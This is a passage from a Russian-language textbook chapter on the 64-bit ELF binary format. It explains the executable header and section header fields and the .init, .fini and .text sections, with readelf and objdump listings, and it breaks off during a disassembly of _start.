


Рис. 2-1. Общее устройство 64-разрядного бинарного файла ELF

Как видно на рис. 2-1, в стандартном бинарном файле ELF сначала находится исполняемый заголовок, за ним следуют программные заголовки, а в конце располагаются разделы и их заголовки. Чтобы дальнейшее изложение было проще воспринимать, я немного изменю порядок и рассмотрю разделы и их заголовки до программных заголовков. Начнём с исполняемого заголовка.

2.1. Исполняемый заголовок

Каждый файл ELF начинается с исполняемого заголовка - структурированной последовательности байтов, которая сообщает, что перед нами файл ELF, к какому типу ELF он относится и где искать остальное его содержимое. Формат исполняемого заголовка можно узнать из определения его типа, как и определений других связанных с ELF типов и констант, в файле `/usr/include/elf.h` или в спецификации ELF.[1] В листинге 2-1 приведено определение типа исполняемого заголовка 64-разрядного ELF.

Листинг 2-1. Определение `ELF64_Ehdr` в `/usr/include/elf.h`

```
typedef struct {
  unsigned char e_ident[16];  /* Магическое число и прочие сведения         */
  uint16_t      e_type;       /* Тип объектного файла                        */
  uint16_t      e_machine;    /* Архитектура                                 */
  uint32_t      e_version;    /* Версия объектного файла                     */
  uint64_t      e_entry;      /* Виртуальный адрес точки входа               */
  uint64_t      e_phoff;      /* Смещение таблицы программных заголовков     */
  uint64_t      e_shoff;      /* Смещение таблицы заголовков разделов        */
  uint32_t      e_flags;      /* Флаги, зависящие от процессора              */
  uint16_t      e_ehsize;     /* Размер заголовка ELF в байтах               */
  uint16_t      e_phentsize;  /* Размер элемента таблицы программных заголовков */
  uint16_t      e_phnum;      /* Число элементов таблицы программных заголовков */
  uint16_t      e_shentsize;  /* Размер элемента таблицы заголовков разделов */
  uint16_t      e_shnum;      /* Число элементов таблицы заголовков разделов */
  uint16_t      e_shstrndx;   /* Индекс таблицы строк заголовков разделов    */
} Elf64_Ehdr;
```

Здесь исполняемый заголовок представлен структурой Си `Elf64_Ehdr`. Если найти её в `/usr/include/elf.h`, можно заметить, что в приведённом там определении `struct` используются такие типы, как `Elf64_Half` и `Elf64_Word`. Это всего лишь псевдонимы `typedef` для целочисленных типов наподобие `uint16_t` и `uint32_t`. Для простоты на рис. 2-1 и в листинге 2-1 я раскрыл все определения `typedef`.

2.1.1. Массив e_ident

Исполняемый заголовок, а вместе с ним и весь файл ELF, начинается с 16-байтового массива `e_ident`. Первые 4 байта `e_ident` всегда содержат «магическое значение», определяющее файл как бинарный файл ELF. Оно состоит из шестнадцатеричного числа `0x7f`, за которым следуют ASCII-коды букв E, L и F. Расположение этих байтов в самом начале удобно тем, что позволяет таким утилитам, как `file`, и специализированным средствам наподобие загрузчика бинарных файлов быстро установить, что перед ними файл ELF.

За магическим значением находятся несколько байтов с более подробными сведениями об особенностях конкретного файла ELF. В `elf.h` индексы этих байтов - позиции с 4-й по 15-ю в массиве `e_ident` - символически обозначаются соответственно как `EI_CLASS`, `EI_DATA`, `EI_VERSION`, `EI_OSABI`, `EI_ABIVERSION` и `EI_PAD`. Их наглядное представление показано на рис. 2-1.

В действительности поле EI_PAD занимает несколько байтов, а именно элементы e_ident с индексами от 9 до 15. Сейчас все они отведены под заполнение: зарезервированы для возможного будущего использования, но пока имеют нулевое значение.

Байт EI_CLASS обозначает то, что в спецификации ELF называется «классом» бинарного файла. Название не слишком удачно: слово «класс» настолько общее, что может означать почти что угодно. На самом деле байт показывает, предназначен ли бинарный файл для 32- или 64-разрядной архитектуры. В первом случае EI_CLASS принимает значение константы ELFCLASS32, равное 1, а во втором - ELFCLASS64, равное 2.

С разрядностью архитектуры связан порядок байтов. Иными словами, располагаются ли многобайтовые значения, например целые числа, в памяти сначала наименее значимым байтом (little-endian) или наиболее значимым (big-endian)? Байт EI_DATA задаёт порядок байтов бинарного файла. Значение ELFDATA2LSB, равное 1, обозначает прямой порядок от младшего байта к старшему, а ELFDATA2MSB, равное 2, - обратный порядок от старшего байта к младшему.

Следующий байт, EI_VERSION, задаёт версию спецификации ELF, использованную при создании бинарного файла. Сейчас единственное допустимое значение - EV_CURRENT, определённое как 1.

Наконец, байты EI_OSABI и EI_ABIVERSION содержат сведения о двоичном интерфейсе приложений (application binary interface, ABI) и операционной системе (ОС), для которых скомпилирован бинарный файл. Ненулевое значение EI_OSABI означает, что файл ELF использует расширения, зависящие от ABI или ОС; это может изменить смысл некоторых других полей бинарного файла или указывать на наличие нестандартных разделов. Нулевое значение по умолчанию сообщает, что бинарный файл предназначен для ABI UNIX System V. Байт EI_ABIVERSION задаёт конкретную версию указанного в EI_OSABI интерфейса ABI, на которую рассчитан бинарный файл. Обычно здесь стоит ноль, поскольку при использовании стандартного значения EI_OSABI сведения о версии указывать не требуется.

Массив e_ident любого бинарного файла ELF можно исследовать, просмотрев его заголовок с помощью readelf. Например, в листинге 2-2 приведён вывод для бинарного файла compilation_example из главы 1. К этому выводу мы будем обращаться и при рассмотрении остальных полей исполняемого заголовка.

Листинг 2-2. Исполняемый заголовок, показанный программой `readelf`

```
$ readelf -h a.out
ELF Header:
❶ Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
❷ Class:                           ELF64
   Data:                           2's complement, little endian
   Version:                        1 (current)
   OS/ABI:                         UNIX - System V
   ABI Version:                    0
❸ Type:                            EXEC (Executable file)
❹ Machine:                         Advanced Micro Devices X86-64
❺ Version:                         0x1
❻ Entry point address:             0x400430
❼ Start of program headers:        64 (bytes into file)
   Start of section headers:       6632 (bytes into file)
   Flags:                          0x0
❽ Size of this header:             64 (bytes)
❾ Size of program headers:         56 (bytes)
   Number of program headers:      9
   Size of section headers:        64 (bytes)
   Number of section headers:      31
❿ Section header string table index: 28
```

В листинге 2-2 массив e_ident показан в строке Magic ❶. Он начинается со знакомых четырёх магических байтов, за которыми следуют значение 2, обозначающее ELFCLASS64, затем 1 (ELFDATA2LSB) и ещё одна единица (EV_CURRENT). Все остальные байты равны нулю, поскольку

EI_OSABI и EI_ABIVERSION имеют стандартные значения, а все байты заполнения также обнулены. Сведения, содержащиеся в некоторых из этих байтов, явно повторены в отдельных строках Class, Data, Version, OS/ABI и ABI Version, отмеченных маркером ❷.

2.1.2. Поля e_type, e_machine и e_version

За массивом e_ident следует последовательность многобайтовых целочисленных полей. Первое из них, e_type, задаёт тип бинарного файла. Чаще всего здесь встречаются значения ET_REL, обозначающее перемещаемый объектный файл, ET_EXEC - исполняемый бинарный файл - и ET_DYN - динамическая библиотека, которую также называют файлом разделяемого объекта. В выводе readelf для нашего бинарного файла видно, что перед нами исполняемый файл: Type: EXEC ❸ в листинге 2-2.

Следующее поле, e_machine, задаёт архитектуру, для которой предназначен бинарный файл ❹. В этой книге оно обычно будет иметь значение EM_X86_64, как и в выводе readelf, поскольку работать мы главным образом будем с 64-разрядными бинарными файлами x86. Среди других часто встречающихся значений - EM_386 для 32-разрядной архитектуры x86 и EM_ARM для бинарных файлов ARM.

Поле e_version выполняет ту же роль, что и байт EI_VERSION в массиве e_ident: оно задаёт версию спецификации ELF, использованную при создании бинарного файла. Поскольку ширина поля составляет 32 бита, можно предположить, что допустимых значений множество, однако на деле разрешено только значение 1 (EV_CURRENT), обозначающее первую версию спецификации ❺.

2.1.3. Поле e_entry

Поле e_entry задаёт точку входа бинарного файла - виртуальный адрес, с которого должно начинаться исполнение; см. также раздел 1.4. В нашем примере исполнение начинается по адресу 0x400430, отмеченному ❻ в выводе readelf из листинга 2-2. Именно сюда интерпретатор, обычно ld-linux.so, передаст управление после завершения загрузки бинарного файла в виртуальную память. Точка входа также служит удобной отправной точкой для рекурсивного дизассемблирования, которое рассматривается в главе 6.

2.1.4. Поля e_phoff и e_shoff

Как показано на рис. 2-1, бинарные файлы ELF, помимо прочего, содержат таблицы программных заголовков и заголовков разделов. К назначению этих типов заголовков мы вернёмся после рассмотрения исполняемого заголовка, однако уже сейчас можно открыть один факт: таблицы программных заголовков и заголовков разделов не обязаны располагаться по какому-либо определённому смещению внутри бинарного файла. Единственная структура данных с фиксированным местоположением в бинарном файле ELF - исполняемый заголовок, который всегда находится в начале.

Как же узнать, где искать программные заголовки и заголовки разделов? Для этого в исполняемом заголовке имеются два специальных поля, e_phoff и e_shoff, содержащие файловые смещения начала таблиц программных заголовков и заголовков разделов. В нашем бинарном файле эти смещения равны соответственно 64 и 6632 байтам; это две строки у маркера ❼ в листинге 2-2. Нулевое смещение может означать, что таблица программных заголовков или заголовков разделов в файле отсутствует. Важно понимать, что данные поля содержат файловые смещения -

количество байтов, которое нужно отсчитать от начала файла, чтобы добраться до заголовков. Иными словами, в отличие от рассмотренного выше поля `e_entry`, `e_phoff` и `e_shoff` не являются виртуальными адресами.

2.1.5. Поле e_flags

В поле `e_flags` предусмотрено место для флагов, зависящих от архитектуры, под которую скомпилирован бинарный файл. Например, в бинарных файлах ARM, предназначенных для встраиваемых платформ, в `e_flags` могут устанавливаться специфичные для ARM флаги с дополнительными сведениями об интерфейсе, ожидаемом от встраиваемой операционной системы: соглашениях о формате файлов, организации стека и так далее. В бинарных файлах x86 поле `e_flags` обычно равно нулю и потому не представляет интереса.

2.1.6. Поле e_ehsize

Поле `e_ehsize` задаёт размер исполняемого заголовка в байтах. Для 64-разрядных бинарных файлов x86 он всегда равен 64 байтам, как видно из вывода `readelf`, а для 32-разрядных бинарных файлов x86 составляет 52 байта; см. маркер ❽ в листинге 2-2.

2.1.7. Поля e_*entsize и e_*num

Теперь вы знаете, что поля `e_phoff` и `e_shoff` указывают файловые смещения начала таблиц программных заголовков и заголовков разделов. Но чтобы компоновщик, загрузчик или другая программа, работающая с бинарным файлом ELF, действительно могла пройти по этим таблицам, нужны дополнительные сведения. В частности, необходимо знать размер отдельных программных заголовков и заголовков разделов в таблицах, а также количество заголовков в каждой таблице. Для таблицы программных заголовков эти сведения находятся в полях `e_phentsize` и `e_phnum`, а для таблицы заголовков разделов - в `e_shentsize` и `e_shnum`. В бинарном файле из листинга 2-2 имеется девять программных заголовков по 56 байт и 31 заголовок раздела по 64 байта ❾.

2.1.8. Поле e_shstrndx

Поле `e_shstrndx` содержит индекс в таблице заголовков разделов, соответствующий заголовку специального раздела таблицы строк `.shstrtab`. Это особый раздел с таблицей ASCII-строк, завершающихся нулевым байтом, в которых хранятся имена всех разделов бинарного файла. Такие средства обработки ELF, как `readelf`, используют его для правильного отображения имён разделов. Раздел `.shstrtab`, как и другие разделы, будет описан далее в этой главе.

В нашем бинарном файле из листинга 2-2 заголовок раздела `.shstrtab` имеет индекс 28 ❿. Содержимое `.shstrtab` можно просмотреть в виде шестнадцатеричного дампа с помощью `readelf`, как показано в листинге 2-3.

Листинг 2-3. Раздел `.shstrtab`, показанный программой `readelf`

```
$ readelf -x .shstrtab a.out

Hex dump of section '.shstrtab':
  0x00000000 002e7379 6d746162 002e7374 72746162 ❶..symtab..strtab
  0x00000010 002e7368 73747274 6162002e 696e7465 ..shstrtab..inte
  0x00000020 7270002e 6e6f7465 2e414249 2d746167 rp..note.ABI-tag
```

```
0x00000030 002e6e6f 74652e67 6e752e62 75696c64 ..note.gnu.build
0x00000040 2d696400 2e676e75 2e686173 68002e64 -id..gnu.hash..d
0x00000050 796e7379 6d002e64 796e7374 72002e67 ynsym..dynstr..g
0x00000060 6e752e76 65727369 6f6e002e 676e752e nu.version..gnu.
0x00000070 76657273 696f6e5f 72002e72 656c612e version_r..rela.
0x00000080 64796e00 2e72656c 612e706c 74002e69 dyn..rela.plt..i
0x00000090 6e697400 2e706c74 2e676f74 002e7465 nit..plt.got..te
0x000000a0 7874002e 66696e69 002e726f 64617461 xt..fini..rodata
0x000000b0 002e6568 5f667261 6d655f68 6472002e ..eh_frame_hdr..
0x000000c0 65685f66 72616d65 002e696e 69745f61 eh_frame..init_a
0x000000d0 72726179 002e6669 6e695f61 72726179 rray..fini_array
0x000000e0 002e6a63 72002e64 796e616d 6963002e ..jcr..dynamic..
0x000000f0 676f742e 706c7400 2e646174 61002e62 got.plt..data..b
0x00000100 7373002e 636f6d6d 656e7400          ss..comment.
```

В правой части листинга 2-3 у маркера ❶ видны содержащиеся в таблице строк имена разделов, например `.symtab`, `.strtab` и другие. Теперь, когда вы познакомились с форматом и содержимым исполняемого заголовка ELF, перейдём к заголовкам разделов.

2.2. Заголовки разделов

Код и данные бинарного файла ELF логически делятся на непрерывные непересекающиеся фрагменты, называемые разделами. У разделов нет заранее установленной структуры: строение каждого зависит от содержимого. Более того, у раздела вообще может не быть какой-либо определённой структуры; зачастую это просто неструктурированная масса кода или данных. Каждый раздел описывается заголовком раздела, в котором указаны свойства раздела и местоположение относящихся к нему байтов. Заголовки всех разделов бинарного файла находятся в таблице заголовков разделов.

Строго говоря, деление на разделы предназначено для удобной организации данных, используемой компоновщиком, хотя, разумеется, разделы могут разбирать и другие средства, например программы статического бинарного анализа. Поэтому для подготовки процесса и виртуальной памяти к исполнению бинарного файла нужны не все разделы. Некоторые содержат данные, вообще не требующиеся при исполнении, например символьную информацию или сведения о перемещениях.

Поскольку разделы предназначены исключительно для представления файла компоновщику, таблица заголовков разделов является необязательной частью формата ELF. Файлы ELF, которым не требуется компоновка, могут не иметь такой таблицы. При её отсутствии поле `e_shoff` в исполняемом заголовке равно нулю.

Для загрузки и исполнения бинарного файла в процессе нужна иная организация его кода и данных. Поэтому в исполняемых файлах ELF предусмотрено другое логическое представление - сегменты, используемые во время исполнения, в отличие от разделов, применяемых при компоновке. Сегменты будут рассмотрены далее в этой главе при обсуждении программных заголовков. Пока сосредоточимся на разделах, но помните: рассматриваемая здесь логическая организация существует только во время компоновки или при работе средства статического анализа, а не во время исполнения.

Сначала рассмотрим формат заголовков разделов, а затем перейдём к содержимому разделов. В листинге 2-4 показан формат заголовка раздела ELF, определённый в `/usr/include/elf.h`.

Листинг 2-4. Определение `Elf64_Shdr` в `/usr/include/elf.h`

```
typedef struct {
  uint32_t  sh_name;       /* Имя раздела (индекс в таблице строк)        */
  uint32_t  sh_type;       /* Тип раздела                                 */
  uint64_t  sh_flags;      /* Флаги раздела                               */
  uint64_t  sh_addr;       /* Виртуальный адрес раздела при исполнении    */
  uint64_t  sh_offset;     /* Файловое смещение раздела                   */
  uint64_t  sh_size;       /* Размер раздела в байтах                     */
  uint32_t  sh_link;       /* Ссылка на другой раздел                     */
  uint32_t  sh_info;       /* Дополнительные сведения о разделе          */
  uint64_t  sh_addralign;  /* Выравнивание раздела                        */
  uint64_t  sh_entsize;    /* Размер элемента, если раздел хранит таблицу */
} Elf64_Shdr;
```

2.2.1. Поле sh_name

Как видно из листинга 2-4, первое поле заголовка раздела называется `sh_name`. Если оно задано, то содержит индекс в таблице строк. Нулевой индекс означает, что у раздела нет имени.

В разделе 2.1 мы рассмотрели специальный раздел `.shstrtab`, содержащий массив строк, завершающихся `NULL`, - по одной для каждого имени раздела. Индекс заголовка раздела, описывающего эту таблицу строк, находится в поле `e_shstrndx` исполняемого заголовка. Благодаря этому такие средства, как `readelf`, могут легко найти `.shstrtab`, а затем использовать поле `sh_name` каждого заголовка раздела, включая заголовок самого `.shstrtab`, как индекс строки с именем соответствующего раздела. Это позволяет специалисту без труда определить назначение каждого раздела.[2]

2.2.2. Поле sh_type

Каждый раздел имеет тип, заданный целочисленным полем `sh_type`, который сообщает компоновщику некоторые сведения о структуре содержимого раздела. На рис. 2-1 показаны наиболее важные для нас типы разделов. Рассмотрим каждый из них по очереди.

Разделы типа `SHT_PROGBITS` содержат данные программы, например машинные инструкции или константы. У них нет особой структуры, которую компоновщику требовалось бы разбирать.

Существуют также специальные типы разделов для таблиц символов (`SHT_SYMTAB` для статических таблиц и `SHT_DYNSYM` для таблиц, используемых динамическим компоновщиком) и таблиц строк (`SHT_STRTAB`). Таблицы символов содержат символы в строго определённом формате - если вам интересно, он задан структурой `Elf64_Sym` в `elf.h`, - которая, помимо прочего, описывает символьные имена и типы для конкретных файловых смещений или адресов.

Например, в бинарном файле без символов статическая таблица символов может отсутствовать. Как уже говорилось, таблица строк представляет собой простой массив строк, завершающихся `NULL`; по принятому соглашению первый байт таблицы строк также равен `NULL`.

Разделы типов `SHT_REL` и `SHT_RELA` особенно важны для компоновщика, поскольку содержат записи перемещения в строго определённом формате - структуры `Elf64_Rel` и `Elf64_Rela` в `elf.h`, - которые компоновщик может разобрать, чтобы выполнить необходимые перемещения в других разделах. Каждая запись сообщает компоновщику о конкретном месте бинарного файла, где требуется перемещение, и о символе, относительно которого его следует разрешить. Сам процесс перемещения довольно сложен, и сейчас мы не станем углубляться в подробности. Главное, что нужно запомнить: разделы `SHT_REL` и `SHT_RELA` используются для статической компоновки.

Разделы типа `SHT_DYNAMIC` содержат сведения, необходимые для динамической компоновки. Они оформлены в виде структур `Elf64_Dyn`, определённых в `elf.h`.

2.2.3. Поле sh_flags

Флаги раздела, заданные в поле `sh_flags`, содержат дополнительные сведения о разделе. Для нас важнее всего флаги `SHF_WRITE`, `SHF_ALLOC` и `SHF_EXECINSTR`.

Флаг `SHF_WRITE` означает, что во время исполнения раздел доступен для записи. Благодаря ему легко отличить разделы со статическими данными, например константами, от разделов с переменными. Флаг `SHF_ALLOC` указывает, что при исполнении бинарного файла содержимое раздела следует загрузить в виртуальную память, хотя фактически загрузка выполняется через представление бинарного файла в виде сегментов, а не разделов. Наконец, `SHF_EXECINSTR` сообщает, что раздел содержит исполняемые инструкции; это полезно знать при дизассемблировании бинарного файла.

2.2.4. Поля sh_addr, sh_offset и sh_size

Поля `sh_addr`, `sh_offset` и `sh_size` описывают соответственно виртуальный адрес раздела, его файловое смещение в байтах от начала файла и размер в байтах. На первый взгляд поле наподобие `sh_addr`, описывающее виртуальный адрес раздела, кажется здесь неуместным: ведь я говорил, что разделы используются только при компоновке, а не при создании и исполнении процесса. Это по-прежнему верно, однако для выполнения перемещений компоновщику иногда требуется знать, по каким адресам во время исполнения окажутся конкретные фрагменты кода и данных. Эти сведения и предоставляет `sh_addr`. У разделов, которые не должны загружаться в виртуальную память при подготовке процесса, значение `sh_addr` равно нулю.

2.2.5. Поле sh_link

Иногда компоновщику необходимо знать о связях между разделами. Например, с разделом `SHT_SYMTAB`, `SHT_DYNSYM` или `SHT_DYNAMIC` связана таблица строк, содержащая символьные имена соответствующих символов.

Подобным образом разделы перемещений типов `SHT_REL` и `SHT_RELA` связаны с таблицей символов, описывающей участвующие в перемещениях символы. Поле `sh_link` явно задаёт такие связи, указывая индекс связанного раздела в таблице заголовков разделов.

2.2.6. Поле sh_info

Поле `sh_info` содержит дополнительные сведения о разделе, смысл которых зависит от его типа. Например, для раздела перемещений `sh_info` задаёт индекс раздела, к которому следует применить перемещения.

2.2.7. Поле sh_addralign

Для эффективного доступа к памяти некоторые разделы требуется выравнивать в памяти определённым образом. Например, раздел может загружаться только по адресу, кратному 8 или 16 байтам. Требования к выравниванию задаются в поле `sh_addralign`. Если оно равно 16, базовый адрес раздела, выбранный компоновщиком, должен быть кратен 16. Значения 0 и 1 зарезервированы для обозначения отсутствия особых требований к выравниванию.

2.2.8. Поле sh_entsize

Некоторые разделы, например таблицы символов или перемещений, содержат таблицу строго определённых структур данных, таких как `Elf64_Sym` или `Elf64_Rela`. Для таких разделов поле `sh_entsize` задаёт размер каждого элемента таблицы в байтах. Если поле не используется, оно равно нулю.

2.3. Разделы

Теперь, когда вы знакомы со структурой заголовка раздела, рассмотрим некоторые конкретные разделы бинарного файла ELF. Типичные файлы ELF в системе GNU/Linux организованы в последовательность стандартных или фактически стандартных разделов. В листинге 2-5 приведён вывод `readelf` со списком разделов нашего бинарного файла.

Листинг 2-5. Список разделов бинарного файла из примера

```
$ readelf --sections --wide a.out
There are 31 section headers, starting at offset 0x19e8:

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES  Flg Lk Inf Al
  [ 0]                   ❶NULL           0000000000000000 000000 000000 00       0   0  0
  [ 1] .interp           PROGBITS        0000000000400238 000238 00001c 00    A  0   0  1
  [ 2] .note.ABI-tag     NOTE            0000000000400254 000254 000020 00    A  0   0  4
  [ 3] .note.gnu.build-id NOTE            0000000000400274 000274 000024 00    A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0000000000400298 000298 00001c 00    A  5   0  8
  [ 5] .dynsym           DYNSYM          00000000004002b8 0002b8 000060 18    A  6   1  8
  [ 6] .dynstr           STRTAB          0000000000400318 000318 00003d 00    A  0   0  1
  [ 7] .gnu.version      VERSYM          0000000000400356 000356 000008 02    A  5   0  2
  [ 8] .gnu.version_r    VERNEED         0000000000400360 000360 000020 00    A  6   1  8
  [ 9] .rela.dyn         RELA            0000000000400380 000380 000018 18    A  5   0  8
  [10] .rela.plt         RELA            0000000000400398 000398 000030 18   AI  5  24  8
  [11] .init             PROGBITS        00000000004003c8 0003c8 00001a 00 ❷AX  0   0  4
  [12] .plt              PROGBITS        00000000004003f0 0003f0 000030 10   AX  0   0 16
  [13] .plt.got          PROGBITS        0000000000400420 000420 000008 00   AX  0   0  8
  [14] .text             ❸PROGBITS       0000000000400430 000430 000192 00 ❹AX  0   0 16
  [15] .fini             PROGBITS        00000000004005c4 0005c4 000009 00   AX  0   0  4
  [16] .rodata           PROGBITS        00000000004005d0 0005d0 000011 00    A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        00000000004005e4 0005e4 000034 00    A  0   0  4
  [18] .eh_frame         PROGBITS        0000000000400618 000618 0000f4 00    A  0   0  8
  [19] .init_array       INIT_ARRAY      0000000000600e10 000e10 000008 00   WA  0   0  8
  [20] .fini_array       FINI_ARRAY      0000000000600e18 000e18 000008 00   WA  0   0  8
  [21] .jcr              PROGBITS        0000000000600e20 000e20 000008 00   WA  0   0  8
  [22] .dynamic          DYNAMIC         0000000000600e28 000e28 0001d0 10   WA  6   0  8
  [23] .got              PROGBITS        0000000000600ff8 000ff8 000008 08   WA  0   0  8
  [24] .got.plt          PROGBITS        0000000000601000 001000 000028 08   WA  0   0  8
  [25] .data             PROGBITS        0000000000601028 001028 000010 00   WA  0   0  8
  [26] .bss              NOBITS          0000000000601038 001038 000008 00   WA  0   0  1
  [27] .comment          PROGBITS        0000000000000000 001038 000034 01   MS  0   0  1
  [28] .shstrtab         STRTAB          0000000000000000 0018da 00010c 00       0   0  1
```

```
  [29] .symtab           SYMTAB          0000000000000000 001070 000648 18      30  47  8
  [30] .strtab           STRTAB          0000000000000000 0016b8 000222 00       0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Для каждого раздела `readelf` показывает основные сведения: индекс в таблице заголовков разделов, имя и тип. Кроме того, видны виртуальный адрес, файловое смещение и размер раздела в байтах. Для разделов, содержащих таблицу, например таблицу символов или перемещений, имеется также столбец с размером каждого элемента. Наконец, `readelf` показывает соответствующие флаги каждого раздела, индекс связанного раздела при его наличии, дополнительные сведения, зависящие от типа раздела, и требования к выравниванию.

Как видите, вывод точно соответствует структуре заголовка раздела. Стандарт ELF требует, чтобы первый элемент таблицы заголовков разделов каждого файла ELF был пустым элементом `NULL`. Его тип - `SHT_NULL` ❶, а все поля заголовка раздела обнулены. Это означает, что у него нет имени и связанных с ним байтов, то есть это заголовок раздела без самого раздела. Теперь рассмотрим подробнее содержимое и назначение наиболее интересных из оставшихся разделов, которые, вероятно, встретятся вам при бинарном анализе.[3]

2.3.1. Разделы .init и .fini

Раздел `.init`, имеющий индекс 11 в листинге 2-5, содержит исполняемый код, который выполняет задачи инициализации и должен запускаться до любого другого кода бинарного файла. О наличии исполняемого кода свидетельствует флаг `SHF_EXECINSTR`, который `readelf` обозначает буквой `X` в столбце `Flg` ❷. Система исполняет код раздела `.init` до передачи управления основной точке входа бинарного файла. Поэтому, если вы знакомы с объектно-ориентированным программированием, этот раздел можно представить как конструктор. Раздел `.fini`, имеющий индекс 15, аналогичен `.init`, но выполняется после завершения основной программы и фактически играет роль своеобразного деструктора.

2.3.2. Раздел .text

В разделе `.text` с индексом 14 находится основной код программы, поэтому при бинарном анализе или обратной разработке именно он часто будет главным объектом внимания. Как видно из вывода `readelf` в листинге 2-5, раздел `.text` имеет тип `SHT_PROGBITS` ❸, поскольку содержит код, определённый пользователем. Обратите внимание и на флаги: раздел исполняемый, но не доступный для записи ❹. Как правило, исполняемые разделы почти никогда не должны быть доступны для записи, и наоборот, поскольку иначе злоумышленник, использующий уязвимость, смог бы легко изменить поведение программы, непосредственно перезаписав код.

Помимо кода приложения, скомпилированного из исходного текста программы, раздел `.text` типичного бинарного файла, созданного `gcc`, содержит несколько стандартных функций, выполняющих задачи инициализации и завершения, например `_start`, `register_tm_clones` и `frame_dummy`. Пока самой важной из них будет функция `_start`. Из листинга 2-6 станет понятно почему. Не беспокойтесь, если не понимаете весь приведённый ассемблерный код: далее я укажу на главное.

Листинг 2-6. Дизассемблирование стандартной функции `_start`

```
$ objdump -M intel -d a.out
...

Disassembly of section .text:

❶0000000000400430 <_start>:
   400430: 31 ed                 xor    ebp,ebp
   400432: 49 89 d1              mov    r9,rdx
   400435: 5e                    pop    rsi
   400436: 48 89 e2              mov    rdx,rsp
   400439: 48 83 e4 f0           and    rsp,0xfffffffffffffff0
   40043d: 50                    push   rax
   40043e: 54                    push   rsp
   40043f: 49 c7 c0 c0 05 40 00  mov    r8,0x4005c0
   400446: 48 c7 c1 50 05 40 00  mov    rcx,0x400550
   40044d: 48 c7 c7 26 05 40 00  mov  ❷rdi,0x400526
   400454: e8 b7 ff ff ff        call   400410 ❸<__libc_start_main@plt>
   400459: f4                    hlt
   40045a: 66 0f 1f 44 00 00     nop    WORD PTR [rax+rax*1+0x0]
...

